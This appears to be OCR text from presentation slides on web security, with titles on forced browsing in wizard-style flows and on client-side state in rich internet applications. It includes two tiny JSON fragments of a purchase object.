
Forced Browsing

wizard-style




Forced Browsing

wizard-style




Forced Browsing

wizard-style




But in RIAs ...

RIA & client-side state




```
{
”purchase”: {}
}
```

RIA & client-side state




```
{
”purchase”: {
 ”items”: [{}]
 }
}
```

RIA & client-side state



